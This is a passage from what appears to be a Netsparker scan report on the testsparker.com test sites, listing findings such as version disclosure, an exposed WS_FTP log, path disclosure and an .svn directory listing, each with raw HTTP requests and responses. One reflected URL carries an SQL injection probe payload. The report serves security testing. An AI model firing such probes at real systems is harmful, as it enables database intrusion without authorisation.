Referer: http://aspnet.testsparker.com/Shop.aspx
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response


```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Vary: Accept-Encoding
X-AspNet-Version: 4.0.30319
Content-Length: 1733
Content-Type: text/html; charset=utf-8
Content-Encoding:
Date: Tue, 26 Nov 2019 13:23:42 GMT
Cache-Control: private



<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head><meta http-equiv="content-type" content="text/html; charset=UTF-8" /><meta charset="utf-8" /><title>
Bitcoin Web Site
</title><meta name="generator" content="Bootply" /><meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1" /><link href="//maxcdn.bootstrapcdn.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" /><link href="/statics/style.css" rel="stylesheet" />
<!--[if lt IE 9]>
<script src="//html5shim.googlecode.com/svn/trunk/html5.js"></script>
<![endif]-->
</head>
<body>
<div id="resetbar">
This website is automatically reset at every midnight (00:00 - UTC).
</div>
<form method="post" action="Products.aspx?pId=(select+convert(int%2ccast(0x5f21403264696c656d6d61+as+varchar(8000)))+from+syscolumns)" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKLTkwODI2NDE3N2RkO3Iq3AFJyiwsnPIm/4dOa6PCsHo3TFgO2Fnf5WRu2/s=" />
</div>

<div class="aspNetHidden">

<input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="AA98EE0D" />
</div>
<div class="navbar navbar-default">
<div class="container">



<a class="navbar-brand">Bitcoin Web Site</a>
<ul class="nav navbar-nav">
<li><a href="/Default.aspx">Home</a></li>
<li><a href="/Blogs.aspx">Blog</a></li>
<li><a href="/Shop.aspx">Shop</a></li>
<li><a href="/Converter.aspx">Converter & Pricings</a></li>
```

<table>
<tr>
<td>

**Disabled X-XSS-Protection Header**

</td>
<td>

http://aspnet.testsparker.com/Generics/



Request

```
GET /Generics/ HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```


Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Vary: Accept-Encoding
X-AspNet-Version: 4.0.30319
Content-Length: 461
Date: Tue, 26 Nov 2019 13:15:03 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-XSS-Protection: 0

Cache-Control: private



<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head><title>

</title></head>
<body>
<form method="post" action="" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwULLTE2MTY2ODcyMjlkZN5FjoV02xtWN9FqeRPsQBXKSGRRB061bB6IKf/1S2tX" />
</div>

<div class="aspNetHidden">

<input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="CD01B327" />
</div>
<div>

</div>
</form>
</body>
</html>
```

</td>
</tr>
<tr>
<td>

**Version Disclosure**

</td>
<td>



Request

```
GET / HTTP/1.1
Host: www.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET
Vary: Accept-Encoding
Content-Length: 6137
Last-Modified: Mon, 21 Oct 2019 20:04:48 GMT
Accept-Ranges: bytes
Content-Type: text/html
Content-Encoding:
Date: Tue, 26 Nov
…
```


</td>
</tr>
<tr>
<td>

**Out-of-Date Version (RequireJS)**

</td>
<td>

http://rest.testsparker.com/docs/

</td>
</tr>
</table>



Request


```
GET /docs/ HTTP/1.1
Host: rest.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://rest.testsparker.com/
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 200 OK
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.1.26
Content-Length: 4330
Content-Type: text/html; charset=UTF-8
Content-Encoding:
Date: Tue, 26 Nov 2019 13:15:06 GMT
Vary: Accept-Encoding

<!DOCTYPE html>
<html>

<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge" />
<title>Loading...</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<meta name="author" content="Omer Citak <omer@netsparker.com>">
<link href="vendor/bootstrap.min.css" rel="stylesheet" media="screen">
<link href="vendor/prettify.css" rel="stylesheet" media="screen">
<link href="css/style.css" rel="stylesheet" media="screen, print">
<link href="img/favicon.ico" rel="icon" type="image/x-icon">
<script src="vendor/polyfill.js"></script>
</head>

<body>

<script id="template-sidenav" type="text/x-handlebars-template">
<nav id="scrollingNav">
<div class="sidenav-search">
<input class="form-control search" type="text" placeholder="{{__ "Filter..."}}">
<span class="search-reset">x</span>
</div>
<ul class="sidenav nav nav-list list">
{{#each nav}}
{{#if title}}
{{#if isHeader}}
{{#if isFixed}}
<li class="nav-fixed nav-header navbar-btn nav-list-item" data-group="{{group}}"><a href="#api-{{group}}">{{underscoreToSpace title}}</a></li>
{{else}}
<li class="nav-header nav-list-item" data-group="{{group}}"><a href="#api-{{group}}">{{underscoreToSpace title}}</a></li>
{{/if}}
{{else}}
<li class="{{#if hidden}}hide {{/if}}" data-group="{{group}}" data-name="{{name}}" data-version="{{version}}">
<a href="#api-{{group}}-{{name}}" class="nav-list-item">{{title}}</a>
</li>
{{/if}}
{{/if}}
{{/each}}
</ul>
</nav>
</script>

<script id="template-project" type="text/x-handlebars-template">
<div class="pull-l
…
```

**WS_FTP Log File Detected**

http://aspnet.testsparker.com/WS_FTP.log



Request




```
GET /WS_FTP.log HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
Referer: http://aspnet.testsparker.com/WS_FTP.log
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```


Response

```
…

Last-Modified: Thu, 11 Apr 2019 11:09:16 GMT
Accept-Ranges: bytes
Content-Type: text/plain
Content-Encoding:
Date: Tue, 26 Nov 2019 13:16:32 GMT
ETag: "79b7e5057f0d41:0"

2014.02.15 16:46 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\feedback.txt --> 194.27.200.2 /public_html/ie232/_private feedback.txt
2014.02.23 15:33 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\feedback.txt --> 194.27.200.2 /public_html/ie232/_private feedback.txt
2014.02.23 15:33 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\WS_FTP.LOG --> 194.27.200.2 /public_html/ie232/_private WS_FTP.LOG
2014.03.06 11:51 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\feedback.txt --> 194.27.200.2 /public_html/ie232/_private feedback.txt
2014.03.06 11:51 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\WS_FTP.LOG --> 194.27.200.2 /public_html/ie232/_private WS_FTP.LOG
2014.05.26 10:47 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\feedback.txt --> 194.27.200.2 /public_html/ie232/_private feedback.txt
2014.05.26 10:47 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\WS_FTP.LOG --> 194.27.200.2 /public_html/ie232/_private WS_FTP.LOG
2014.05.26 11:52 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\feedback.txt --> 194.27.200.2 /public_html/ie232/_private feedback.txt
2014.05.26 11:52 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\WS_FTP.LOG --> 194.27.200.2 /public_html/ie232/_private WS_FTP.LOG
2014.05.26 11:59 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\feedback.txt --> 194.27.200.2 /public_html/ie232/_private feedback.txt
2014.05.26 11:59 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\WS_FTP.LOG --> 194.27.200.2 /public_html/ie232/_private WS_FTP.LOG
2014.09.25 13:00 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie333\_private\feedback.txt --> 194.27.200.2 /public_html/ie333/_private feedback.txt
2014.09.25 13:00 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie333\_private\WS_FTP.LOG --> 194.27.200.2 /public_html/ie333/_private WS_FTP.LOG
2014.09.25 16:48 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie333\_private\feedback.txt --> 194.27.200.2 /public_html/ie333/_private feedback.txt
2014.09.25 16:48 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie333\_private\WS_FTP.LOG --> 194.27.200.2 /public_html/ie333/_private WS_FTP.LOG
2014.02.15 14:41 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\feedback.txt --> 194.27.200.2 /public_html/ie232/_private feedback.txt
2014.02.15 14:41 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\WS_FTP.LOG --> 194.27.200.2 /public_html/ie232/_private WS_FTP.LOG
```

**Apache Web Server**

http://php.testsparker.com/robots.txt

| | |
|---|---|
| **Identified** | <br>Request<br>GET /robots.txt HTTP/1.1<br>Host: php.testsparker.com<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8<br>Accept-Encoding: gzip, deflate<br>Accept-Language: en-us,en;q=0.5<br>Cache-Control: no-cache<br>Cookie: PHPSESSID=689d949c453f506de9076d27c803d71c<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36<br>X-Scanner: Netsparker<br>Response<br>HTTP/1.1 200 OK<br>Server: Apache/2.2.8 (Win32) PHP/5.2.6<br>Content-Length: 26<br>Last-Modified: Thu, 15 Nov 2018 08:58:11 GMT<br>Accept-Ranges: bytes<br>Content-Type: text/plain<br>Date: Tue, 26 Nov 2019 13:14:50 GMT<br>ETag: "1b00000001b4b1-1a-57ab0400fc09e"<br><br>User-agent: *<br>Disallow: / |
| **Generic Email Address Disclosure** | http://aspnet.testsparker.com/Contact.aspx<br><br>Request<br>GET /Contact.aspx HTTP/1.1<br>Host: aspnet.testsparker.com<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8<br>Accept-Encoding: gzip, deflate<br>Accept-Language: en-us,en;q=0.5<br>Cache-Control: no-cache<br>Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello<br>Referer: http://aspnet.testsparker.com/<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36<br>X-Scanner: Netsparker<br>Response<br>…<br>- contentTop --><br><br></div><br><div class="row"><br><!-- contentCenterMenu --><br><br><br><h1>Contact</h1><br><p><br>You can e-mail (mail@testsparker.com or sales@testsparker.com) us or fill out the following inquiry form.<br></p><br><div class="form-signin"><br>E-Mail<br><input name="ctl00$contentCenterMenu$contact$txtMail" type="text" id="contentCenterMenu_contact_txtMail"<br>… |
| **Internal Path Disclosure (*nix)** | http://angular.testsparker.com/api/getUser.php<br><br>Request<br>GET /api/getUser.php HTTP/1.1<br>Host: angular.testsparker.com<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8<br>Accept-Encoding: gzip, deflate<br>Accept-Language: en-us,en;q=0.5<br>Cache-Control: no-cache<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36<br>X-Scanner: Netsparker<br>Response<br>HTTP/1.1 200 OK<br>Content-Type: application/json<br>Server: Apache/2.4.29 (Ubuntu)<br>Content-Length: 191<br>access-control-allow-origin: *<br>Date: Tue, 26 Nov 2019 13:24:05 GMT<br><br><br /><br><b>Notice</b>: Undefined index: username in <b>/home/ubuntu/spa_angular/public_html/api/getUser.php</b> on line <b>14</b><br /><br>[{"activityCount":"0","username":null,"fullname":null}] |
| **Directory Listing (Apache)** | http://php.testsparker.com/.svn/ |




```
Request
GET /.svn/ HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=689d949c453f506de9076d27c803d71c
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker

Response
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Length: 1110
Content-Type: text/html;charset=UTF-8
Date: Tue, 26 Nov 2019 13:15:36 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /.svn</title>
</head>
<body>
<h1>Index of /.svn</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr><tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[DIR]"></td><td><a href="/">Parent Directory</a> </td><td>&nbsp;</td><td align="right"> - </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[ ]"></td><td><a href="all-wcprops">all-wcprops</a> </td><td align="right">15-Nov-2018 08:58 </td><td align="right">1.2K</td></tr>
